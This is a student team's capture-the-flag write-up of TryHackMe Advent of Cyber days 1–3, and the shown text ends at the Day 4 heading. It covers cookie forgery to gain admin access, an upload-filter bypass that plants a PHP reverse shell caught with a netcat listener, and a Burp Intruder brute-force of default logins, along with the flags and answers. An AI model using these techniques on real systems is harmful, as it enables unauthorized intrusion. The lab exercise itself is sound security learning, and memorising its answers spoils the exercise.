

PSP0201

Week 2

Writeup

Group Name: DASH

Members

ID	Name	Role
1211101775	Lam Yuet Xin	Leader
1211101749	Teoh Xin Pei	Member
1211101398	Poh Ern Qi	Member
1211101800	Tan Jia Jin	Member

Day 1: Web Exploitation – A Christmas Crisis

Tools used: Attackbox /try hack me

Solution/walkthrough:

Question 1

Inspect the website and we will see <title>Christmas Console</title> from the html title tag.

The screenshot shows a Mozilla Firefox window with the title "Christmas Console - Mozilla Firefox". The main content is a "VIEW CONSOLE" page featuring a teddy bear and a control panel. The control panel has two rows of buttons: "Part Picking" (No) and "Assembly" (No). The developer tools sidebar is open, showing the HTML structure. The title tag is selected in the "Search HTML" dropdown, displaying the code: <title>Christmas Console</title>. The "Layout" tab in the Style Editor is active, showing a warning: "Select a Flex container or item to continue." and "CSS Grid is not in use on this page".

Registration and logging in to the Christmas Control Centre. No access to the control console.

The screenshot shows a Mozilla Firefox window with the title "Christmas Console - Mozilla Firefox". The main content is the "CHRISTMAS CONTROL CENTRE" login page. It features a red background with a starburst pattern. There are two input fields: one for "Username" containing "tecnatan2" and one for "Password" containing "*****". Below the fields are "Log in!" and "Register!" buttons.

Opening up the browser developer tools to check on the cookie.

The screenshot shows a browser window titled "Christmas Console" with the URL "10.10.240.168". The main content area displays a teddy bear and a table with four rows: "Part Picking" (No), "Assembly" (No), "Painting" (No), and "Touch-up" (No). Below the main content is a developer tools sidebar with tabs like Inspector, Console, Debugger, Network, Style Editor, Performance, Memory, Storage, Accessibility, and What's New. The Storage tab is active. On the left, there's a tree view with "Code Storage" expanded, showing "http://10.10.240.168" with a single cookie entry under "Cookies". The right side of the Storage tab shows a table of cookies. One row is highlighted in red, corresponding to the "auth" cookie from the main content. The table columns are: Name, Value, Domain, Path, Expires / Max-Age, Size, HttpOnly, Secure, SameSite, and Last Accessed. The "auth" cookie has the value "7b22636f6d70...".

Question 2

The name of the cookie used for authentication is **Auth**.

This screenshot shows a browser developer tools interface with a tab bar at the top labeled "Picking". The "Storage" tab is active. On the left, there's a tree view with "Cookies" expanded, showing "http://10.10.172.55" with a single cookie entry under "Cookies". The right side shows a table of cookies. One row is highlighted in yellow, corresponding to the "auth" cookie from the main content. The table columns are: Name, Value, Domain, Expires / Max-Age, Size, HttpOnly, Secure, SameSite, and Last Accessed. The "auth" cookie has the value "7b22636f6d70...".

Question 3

Using Cyberchef, convert the cookie value to string.

Format of the value of this cookie encoded in **hexadecimal**.

Operations

Search...

Favourites

- From Base64
- From Base64
- To Hex
- From Hex
- To Hexdump
- From Hexdump

Recipe

From Hex

Delimiter Auto

Input

length: 126
lines: 1

Output

time: 14ms
length: 63
lines: 1

```
{"company": "The Best Festival Company",  
"username": "tecnatan2"}
```

Question 4

Changing the username to 'santa', convert the JSON statement to hex.

Operations

Search...

Favourites

- To Base64
- From Base64
- To Hex
- From Hex
- To Hexdump
- From Hexdump
- URL Decode
- Regular expression
- Entropy

Recipe

To Hex

Delimiter None

Input

length: 59
lines: 1

Output

time: 2ms
length: 118
lines: 1

```
{"company": "The Best Festival Company",  
"username": "santa"}
```

start: 0
end: NaN
length: NaN

7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2273616e7461227d

Question 5

The value for the company field in the cookie is **The Best Festival Company**

A screenshot of the CyberChef application interface. The left sidebar shows various operations like 'From Hex', 'To Hex', and 'URL Decode'. The main area has a 'Recipe' section set to 'From Hex' with 'Delimiter' set to 'Auto'. The 'Input' section contains a long hex string: 7b22636f6d70616e79223a22546865204265737420 466573746976616c20436f6d70616e79222c202275 7365726e616d65223a227465636e6174616e32227d. The 'Output' section shows the resulting JSON object: {"company": "The Best Festival Company", "username": "tecnatan2"}. The 'BAKE!' button is visible at the bottom.

Now having access to the controls, switching on every control shows the flag.

Question 6

The other field found in the cookie is **username**.


A screenshot of the CyberChef application interface, identical to the previous one but with all controls (checkboxes) checked. The 'Input' section is the same hex string. The 'Output' section shows the JSON object: {"company": "The Best Festival Company", "username": "tecnatan2"}. The 'BAKE!' button is visible at the bottom.

Question 7

The value of Santa's cookie is


7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c202

2757365726e616d65223a2273616e7461227d



Question 8

When the line is fully active, the flag is given **THM{MjY0Yzg5NTJmY2Q1NzM1NjBmZWFlYmQy}**



Thought Process/Methodology:

start machine, copy the IP address from THM, we will need to open up firefox by clicking on the icon batch at your right hand side toolbar. Navigate to the address bar and type in that IP address (10.10.52.46). Then, we were shown a login/registration page. We proceeded to register an account by entering your username and password with at least 5 letters and login again. After logging in, we open the browser's developer tool by pressing f12 on our keyboard. To view the site cookie, we will need to go to storage by clicking the little arrow on the upper toolbar. Looking at the cookie value, we deduced it to be a hexadecimal value because including the 0, we have 16 numbers and proceeded to convert it to text using Cyberchef. Select and drag "From Hex" to the recipe pane. "Company" and "Username" are viewed. JSON (javascript object notation) statement is found with the username element. Using Cyberchef, we changed the username to 'santa', the administrator account, and converted it back to hexadecimal using Cyberchef. We replaced the cookie value with a converted one and refreshed the page. We are now shown an administrator page (Santa's) and proceeded to enable every control automatically, which in turn showed the flag.


Day 2: Web Exploitation -The Elf Strikes Back!

Tools used: Kali Linux, Firefox


Solutions:

Question 1

?id=ODIzODI5MTNiYmYw is entered after the IP address as a GET parameter to sign in.




After signing in, the upload page is shown.




Question 2

The select button is clicked and we found that the supported file types are in .jpg .PNG and .jpeg format, hence only **image** files are accepted by the site. Image is then uploaded and submitted.



Question 3

The uploaded files are found at the **/uploads/**, a subdirectory on the web server.



Question 4

By reading netcat parameter's exceptions, **-l** is used to specify that nc should listen for an incoming connection rather than initiate a connection to a remote host. **-v** is to have nc give more verbose output. **-n** do not do any DNS or service lookups on any specified addresses, hostnames or ports. **-p** specifies the source port nc should use, subject to privilege restrictions and availability.


Question 5

To activate our reverse shell and catch it in a netcat listener, we first copied the webshell into our current directory.

```
File Actions Edit View Help
[(kali㉿kali)-[~]]$ cp /usr/share/webshells/php/php-reverse-shell.php .
[(kali㉿kali)-[~]]$ xdg-open php-reverse-shell.php
[(kali㉿kali)-[~]]$
```

The file is opened and edited by changing the IP to the tryhackme IP and the port to 443.

As the upload page only accepts image files, the reverse shell is renamed by adding a .jpg.



The file is uploaded and submitted.



We now see our reverse shell file in the /uploads/ section.

Command line sudo nc -lvpn 443 is entered to receive a connection to the reverse shell. Then, by clicking the reverse shell file in the /uploads/ section, we are successfully connected.

The flag in /var/www/flag.txt can now be viewed.

Thought process/ methodology

Our IP is entered followed by the ID value provided as the GET parameter to sign in. After signing in, the upload page is shown. The select button is clicked and we found that the supported file types are in .jpg .PNG and .jpeg format, hence only image files are accepted by the site. We test the site by uploading and submitting an image file. After submitting the image, we tried to access the image by trying something like /uploads, /images, /media, or /resources. We successfully

found the image in the /uploads section. To activate our reverse shell and catch it in a netcat listener, we first copied the webshell into our current directory. We proceeded to change the IP address to the tryhackme IP and the port to 443 according to the instructions. Then we tried to upload the reverse shell php file in the upload page. However as the upload page only accepts image files, we tried to rename the reverse shell file by adding the .jpg extension. The file is then successfully uploaded and command line sudo nc -lvpn 443 is entered to receive a connection to the reverse shell. We then proceed to the uploads section and click on the reverse PHP file and we are connected. To view the flag in the /var/www/flag.txt, we opened the file using cd and cat, which in turn showed the flag.

Day 3: Web Exploitation -Christmas Chaos

Tools used: Kali Linux, Firefox

Question 1

The name of the botnet mentioned in the text that was reported in 2018 is **Mirai**.

Question 2

Starbucks pays in USD for reporting default credentials according to the text is **\$250**.

Question 3

The agent assigned from the Dept of Defence that disclosed the report on Jun 25th was **ag3nt-j1**.



Question 4

The port number for Burp is **8080**.



Question 5

The proxy type for Burp is **HTTP**.



Question 6

By opening the decoder in BurpSuite, the URL encoding for PSP0201 is %50%53%50%30%32%30%31.


The screenshot shows the BurpSuite interface with the 'Decoder' tab selected. In the main pane, there are two rows of text. The top row contains the text 'PSP0201' in red. The bottom row contains the URL encoded version: '%50%53%50%30%32%30%31'. This demonstrates how the application expects the URL to be encoded.

Question 7

According to the text, Cluster bomb uses multiple payload sets. Different payload for each defined position up to maximum 20. Iterates through each payload set in turn, so all permutations of payload combinations are tested.

Question 8

To obtain the flag, the IP entered shows a sign in page. The Foxy Proxy is clicked, and Burp is selected.



The BurpSuite application is started, the intercept is turned on in the proxy tab. Then, head back to the sign in page, enter the credentials and sign in. A pop out window is shown as below.

```

POST /login HTTP/1.1
Host: 10.10.224.116
User-Agent: Mozilla/5.0 (X11: Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Origin: http://10.10.224.116
Connection: close
Referer: http://10.10.224.116/?login=username_incorrect
Upgrade-Insecure-Requests: 1
username=test&password=test

```

Right click anywhere and send it to the intruder. Proceed to the intruder tab, clear the pre-selected positions. Then, highlight the username and password values and click add. The attack type is changed to cluster bomb.

Attacktype: Cluster bomb

```

POST /login HTTP/1.1
Host: 10.10.224.116
User-Agent: Mozilla/5.0 (X11: Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Origin: http://10.10.224.116
Connection: close
Referer: http://10.10.224.116/?login=username_incorrect
Upgrade-Insecure-Requests: 1
username=$test$&password=$test$

```

Head over to the payloads tab. For payload set 1 (username), the admin, root and user are added in the payload options.

Burp Suite Community Edition v2021.10.2 - Temporary Project

Intruder

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 3
 Payload type: Simple list Request count: 0

Start attack

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste admin
 Load ... root
 Remove user
 Clear
 Deduplicate

Add Enter a new item
 Add from list ... [Pro version only]

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add Enabled Rule
 Edit
 Remove
 Up
 Down

Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: /\\<>?&.;:\\^#

For payload set 2 (password), password, admin, 12345 is added in the payload options.

Burp Suite Community Edition v2021.10.2 - Temporary Project

Intruder

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 3
 Payload type: Simple list Request count: 9

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste password
 Load ... admin
 Remove 12345
 Clear
 Deduplicate

Add Enter a new item
 Add from list ... [Pro version only]

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add Enabled Rule
 Edit
 Remove
 Up
 Down

Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: /\\<>?&.;:\\^#

Starting with the attack, we can see that the length is different for username admin and password 12345.

2. Intruder attack of 10.10.224.116 - Temporary attack - Not saved to project file								
Attack	Save	Columns	Results	Target	Positions	Payloads	Resource Pool	Options
Filter: Showing all items								
Request ^	Payload1	Payload2	Status	Error	Timeout	Length	Comment	
0			302	<input type="checkbox"/>	<input type="checkbox"/>	309		
1	admin	password	302	<input type="checkbox"/>	<input type="checkbox"/>	309		
2	root	password	302	<input type="checkbox"/>	<input type="checkbox"/>	309		
3	user	password	302	<input type="checkbox"/>	<input type="checkbox"/>	309		
4	admin	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	309		
5	root	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	309		
6	user	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	309		
7	admin	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	255		
8	root	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	309		
9	user	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	309		

Finished

Key in username admin and password 12345 in the sign in section.

Your username is incorrect..

 Santa Sleigh Tracker


admin

Sign in

The Santa Sleigh Tracker App uses state of the art technology to track Santa as he travels around the world delivering presents.

Portal made with love by Santa's Elves.

We have successfully signed in, the flag is shown.



Thought process/ methodology

The IP is entered which shows a sign in page. We have no clue about the username and password. Based on the instructions, we have selected burp in the foxy proxy tab and turned on the intercept in the BurpSuite application. We head back to the sign in page, enter any credentials and sign in. a pop out window appeared, we right clicked it and sent it to the intruder. We then proceeded to the intruder tab. We clear the pre-selected positions, then highlight the username and password values and click add. The attack type is changed to cluster bomb. We noted that this attack iterates through each payload set so every combination is tested. In the payloads tab, we then test the username and password with a list of common default usernames and passwords. As we started the attack, we noticed that the length for username admin and password 12345 differs from others. We noted that typically all incorrect logins will have the same status or length, if a combination is correct it will be different. So, we came to a conclusion that username admin and password 12345 could be the right credentials to sign in, we then proceeded to enter the username and password which in turn showed the flag.

Day 4: Web Exploitation -Santa's Watching

Tools used: Kali Linux, Firefox

